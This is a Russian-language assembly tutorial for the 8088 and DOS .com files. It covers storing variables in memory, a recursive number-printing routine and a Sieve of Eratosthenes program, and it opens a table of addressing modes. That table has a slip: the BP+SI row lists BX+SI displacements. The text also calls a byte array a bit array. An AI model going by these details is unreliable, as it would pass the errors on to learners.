После первых двух уроков ты умеешь пользоваться 16-битными регистрами процессора и их 8-битными половинками. Это хорошее начало. Но! Программируя на ассемблере, очень часто сталкиваешься с тем, что нужно намного больше переменных, чем может поместиться в регистры процессора. Часть переменных приходится хранить в памяти. Сейчас расскажу, как это делать. На примере программы, которая ищет простые числа.


Предыдущие статьи

- Погружение в assembler
- Делаем первые шаги в освоении асма
- Осваиваем арифметические инструкции

ГДЕ ДАННЫЕ ХРАНИТЬ МОЖНО, А ГДЕ НЕЛЬЗЯ

Перед тем как размещать в памяти переменные, разберись, куда их можно всовывать, а куда нельзя. Потому что здесь ассемблер тебя никак не контролирует. Ты волен размещать переменные всюду, где только захочешь. Ассемблер все безропотно скомпилирует, а процессор все прилежно выполнит. Вот только ответственности за последствия они не несут. Вся ответственность целиком лежит на тебе. Но ты не пугайся! Просто постарайся запомнить раз и навсегда два способа, которыми размещать переменные нельзя, и три — которыми можно. Сначала — как нельзя.

1. Из двух предыдущих уроков ты уже знаешь, что первые `0x100` байтов любой программы, скомпилированной в файл с расширением `.com`, зарезервированы операционной системой. Всовывать сюда свои переменные точно не стоит.
2. Процессор 8088 не отличает данные от кода. Если ты напишешь на ассемблере вот такой код, процессор радостно выполнит не только строчки с инструкциями, но и строчки с данными — ничуть не переживая о том, что от выполнения строчек с данными получается в лучшем случае абракадабра, а в худшем программа рушится или застревает в бесконечном цикле.



```
        org     0x0100

@@start:
        mov     ax, 2
     a: db      3455     ; Присваиваем переменной a значение 3455
        add     ax, a

        int     0x20     ; Выходим в командную строку
```


Никогда так не делай! Когда резервируешь какую-то область памяти под переменную, обязательно проследи, чтобы эта область памяти была за пределами потока выполнения. Где же такую область найти? Ведь ассемблерные инструкции, по которым процессор идет, теоретически могут размещаться в любой ячейке памяти.

Есть по крайней мере три участка, куда процессор никогда не заглядывает. Вот там и храни свои переменные:

- после инструкции `int 0x20`, которую мы ставим в конце программы, чтобы вернуться в командную строку ОС;
- сразу после безусловного перехода `jmp`;
- сразу после инструкции возврата `ret`.

ПИШЕМ ПОДПРОГРАММУ: ПЕЧАТЬ ЧИСЛА НА ЭКРАНЕ

В начале статьи об арифметических функциях мы написали библиотеку `library.asm` с двумя функциями: `display_letter` (выводит букву на экран) и `read_keyboard` (считывает символ с клавиатуры). Сейчас для вывода простых чисел на экран нам нужна более продвинутая функция вывода, которая выводит не одну букву или цифру, а полноценное число. Давай напишем такую функцию (добавь ее в конец файла `library.asm`).



```
; Показывает на экране значение AX в десятичной системе счисления
display_number:
        mov     dx, 0
        mov     cx, 10
        div     cx                 ; AX = DX:AX / CX
        push    dx
        cmp     ax, 0              ; Доделились до нуля?
        je      @@to_output_char; Да - идём отображать символ
        call    display_number     ; Нет - делимдальше (рекурсивно)
@@to_output_char:
        pop     ax
        add     al, '0'            ; Преобразуем остаток в ASCII-код цифры
        call    display_letter     ; Выводим на экран
        ret
```

Как она работает? Берет из **AX** число, которое надо вывести на экран. Рекурсивно делит его на 10. После каждого деления сохраняет остаток на стеке. Доделившись до нуля, начинает выходить из рекурсии. Перед каждым выходом снимает со стека очередной остаток и выводит его на экран. Уловил мысль?

На всякий случай, если ты с ходу не понял, как работает `display_number`, вот тебе три примера.

Допустим, `AX = 4`. Тогда после деления на 10 в **AX** будет 0, и поэтому `display_number` не зайдет в рекурсию. Просто выведет остаток, то есть четверку, и всё.

Если `AX = 15`, то после деления на 10 в **AX** будет единица. И поэтому подпрограмма залезет в рекурсию. Покажет там единицу, затем выйдет из внутреннего вызова в основной и там напечатает цифру 5.


Если ты так до конца и не понял, то сделай вот что. Помести в **AX** число побольше, скажем **4527**, и поработай в роли процессора: пройди мысленно по всем строкам программы. При этом отмечай в блокноте — в обычном бумажном блокноте, не на компьютере — каждый свой шаг. Когда в очередной раз заходишь рекурсивно в `display_number`, отступай в блокноте на один символ вправо от начала строки. А когда выходишь из рекурсии (инструкция `ret`), отступай на один символ влево.

И еще: имей в виду, что после того, как `display_number` выполнится, в **AX** уже не будет того значения, которое ты туда поместил перед тем, как вызвать подпрограмму.

ПИШЕМ ПРОГРАММУ ДЛЯ ПОИСКА ПРОСТЫХ ЧИСЕЛ

Два предварительных шага сделаны: ты уяснил, где переменные размещать можно, а где нельзя, и ты написал функцию печати десятичного числа. Теперь давай пощупаем всю эту теорию руками. Напишем с тобой программу, которая ищет простые числа.

Напомню, простые числа — это такие, которые делятся только на единицу и на себя. Если у них есть другие делители, то такие числа называются составными. Для поиска простых чисел существует целая куча алгоритмов. Мы воспользуемся одним из них — решетом Эратосфена. В чем суть алгоритма? Он постепенно отфильтровывает все числа за исключением простых. Начиная с числа **2** и заканчивая **n**. Число **n** задаешь ты. Как только алгоритм натыкается на очередное простое число **a**, он пробегает по всему списку до конца (до **n**) и вычеркивает из него все числа, которые делятся на **a**. В Википедии есть наглядная анимированная гифка. Посмотри ее, и сразу поймешь, как работает решето Эратосфена.



Что здесь происходит?


1. Начинаем с двойки.
2. Смотрим: очередное число `a` помечено как составное? Да — идем на шаг 5.
3. Если не помечено (не вычеркнуто), значит, `a` — простое.
4. Пробегаем по всему списку и вычеркиваем все числа, которые делятся на `a`.
5. Инкрементируем текущее число.
6. Повторяем шаги 2–5, пока не достигли `n`.

Каким образом будем бегать по списку и вычеркивать оттуда составные числа? Сначала нам этот список надо создать! Причем в регистры его точно втиснуть не получится. Нам потребуется битовый массив размером **n**. По биту на каждое число от **2** до **n** (или вполовину меньше, если мы оптимизируем алгоритм так, чтобы он не видел четные числа; это ты можешь сделать в качестве домашнего задания). Соответственно, чем больше **n**, до которого ты хочешь найти простое число, тем вместительней должен быть массив.

Все понятно? Давай закодим!

Реализация


Сначала создаем битовый массив и заполняем его нулями. Мы помещаем массив по адресу 0x8000. Этот произвольно выбранный адрес не конфликтует с нашим кодом, не пересекается с ним.



```
        org     0x0100

table:          equ     0x8000
table_size:     equ     1000

@@start:
        mov     bx, table
        mov     cx, table_size
        mov     al, 0
@@next_cell:
        mov     [bx], al
        inc     bx
        loop    @@next_cell
```

Обрати внимание на квадратные скобки вот в этой строчке: `mov [bx], al`. Что они значат? Так мы просим процессор: а скопируй-ка то значение, что хранится в регистре **AL**, в ячейку памяти, на которую указывает регистр **BX**. И уж точно это не значит, что мы копируем значение регистра **AL** в регистр **BX**.


Идем дальше. Если очередное число простое, выводим его на экран.



```
        mov     ax, 2
@@next_number:
        mov     bx, table
        add     bx, ax
        cmp     byte [bx], 0
        jne     @@already_marked
        push    ax
        call    display_number
        mov     al, ','
        call    display_letter
        pop     ax
```

Что тут делаем? Начинаем с двойки (записываем ее **AX**). Затем заходим в цикл и помещаем в **BX** указатель на ту ячейку битового массива, которая соответствует числу из регистра **AX**. Затем смотрим, записан ли там нолик (ты же помнишь, мы сначала инициализировали весь массив нулями). Если там не ноль, а единица, значит, мы на какой-то из предыдущих итераций уже пометили это число как составное. В таком случае прыгаем на `@@already_marked`. А если все-таки ноль, вызываем `display_number`, чтобы показать найденное простое число.

Обрати внимание на префикс `byte` в инструкции `cmp`. Он говорит ассемблеру о том, что мы сравниваем байты (8-битные значения), а не слова (16-битные значения).



```
        mov     bx, table
        add     bx, ax
@@next_ne_prostoe:
        add     bx, ax
        cmp     bx, table+table_size
        jnc     @@already_marked
        mov     byte [bx], 1
        jmp     @@next_ne_prostoe
```


Здесь, как и в предыдущем куске кода, сначала помещаем в **BX** указатель на ту ячейку битового массива, которая соответствует числу из регистра **AX**. Но только первоначально выполняем инструкцию `add` дважды. Зачем? Нам сейчас нужно не само простое число, а те числа, которые делятся на него.

Перед тем как пометить очередное число как составное, проверяем, чтобы значение регистра **BX** не выходило за пределы таблицы: `table + table_size` (CoMParsion). Инструкция `jnc` говорит процессору: прыгни, если флаг переноса не установлен в единицу (Jump if Not Carry). Ну или если по-русски: прыгни, если левый операнд инструкции `cmp` больше правого или равен ему.

Если значение регистра **BX** все еще находится в пределах битового массива, записываем единичку в ту ячейку памяти, на которую указывает **BX**. Обрати внимание: квадратные скобки в строчке `mov byte [bx], 1` означают, что мы записываем единицу по адресу, на который указывает **BX**. Мы здесь не присваиваем единицу регистру **BX**.

И мы снова используем префикс `byte` (на этот раз в инструкции `mov`). Тем самым говорим ассемблеру, что присваиваем байт (8 бит), а не слово (16 бит).

Дальше переходим к проверке следующего числа.



```
@@already_marked:
        inc     ax
        cmp     ax, table_size
        jne     @@next_number
```

Что тут делаем? Если **AX** не достиг **n** (последнего числа, которое нас интересует), прыгаем на `@@next_number` и повторяем там все шаги алгоритма.

Остался последний штрих: добавь в конец программы строчки из библиотеки `library.asm`. Вот и всё!


Если ты переписал весь код правильно, то, когда запустишь программу, получишь список простых чисел. Поэкспериментируй с программой. Подставляй разные числа в `table_size`, и ты увидишь, как список простых чисел становится короче или длиннее.

И вот тебе еще домашнее задание: измени программу таким образом, чтобы между простыми числами вместо запятых выводились байты **0x0D** и **0x0A** (это значит, что тебе надо будет добавить дополнительный вызов для `display_letter`). Посмотри, что произойдет.

РАЗБИРАЕМСЯ, КАКИЕ БЫВАЮТ РЕЖИМЫ АДРЕСАЦИИ

Мы уже много раз использовали конструкцию `[bx]` в инструкции `mov`, чтобы получить доступ к адресу, который хранится в **BX**. В принципе, этого достаточно, чтобы создавать в памяти переменные и пользоваться ими. Ты можешь писать что-то вроде `mov [bx], al` / `mov al, [bx]`, и будет тебе счастье.


Но это лишь один из режимов адресации, которые есть у процессора 8088. Когда ты разбираешься, в каких случаях какой режим лучше использовать, ты пишешь более эффективные программы. Вот распространенные режимы адресации, которые можно использовать в `mov` и во всех арифметических инструкциях.



```
; [BX]      [BX+d8]      [BX+d16]
; [mem]     [BP+d8]      [BP+d16]
; [SI]      [SI+d8]      [SI+d16]
; [DI]      [DI+d8]      [DI+d16]
; [BX+SI]   [BX+SI+d8]   [BX+SI+d16]
; [BX+DI]   [BX+DI+d8]   [BX+DI+d16]
; [BP+SI]   [BX+SI+d8]   [BX+SI+d16]
; [BP+DI]   [BP+DI+d8]   [BP+DI+d16]
```

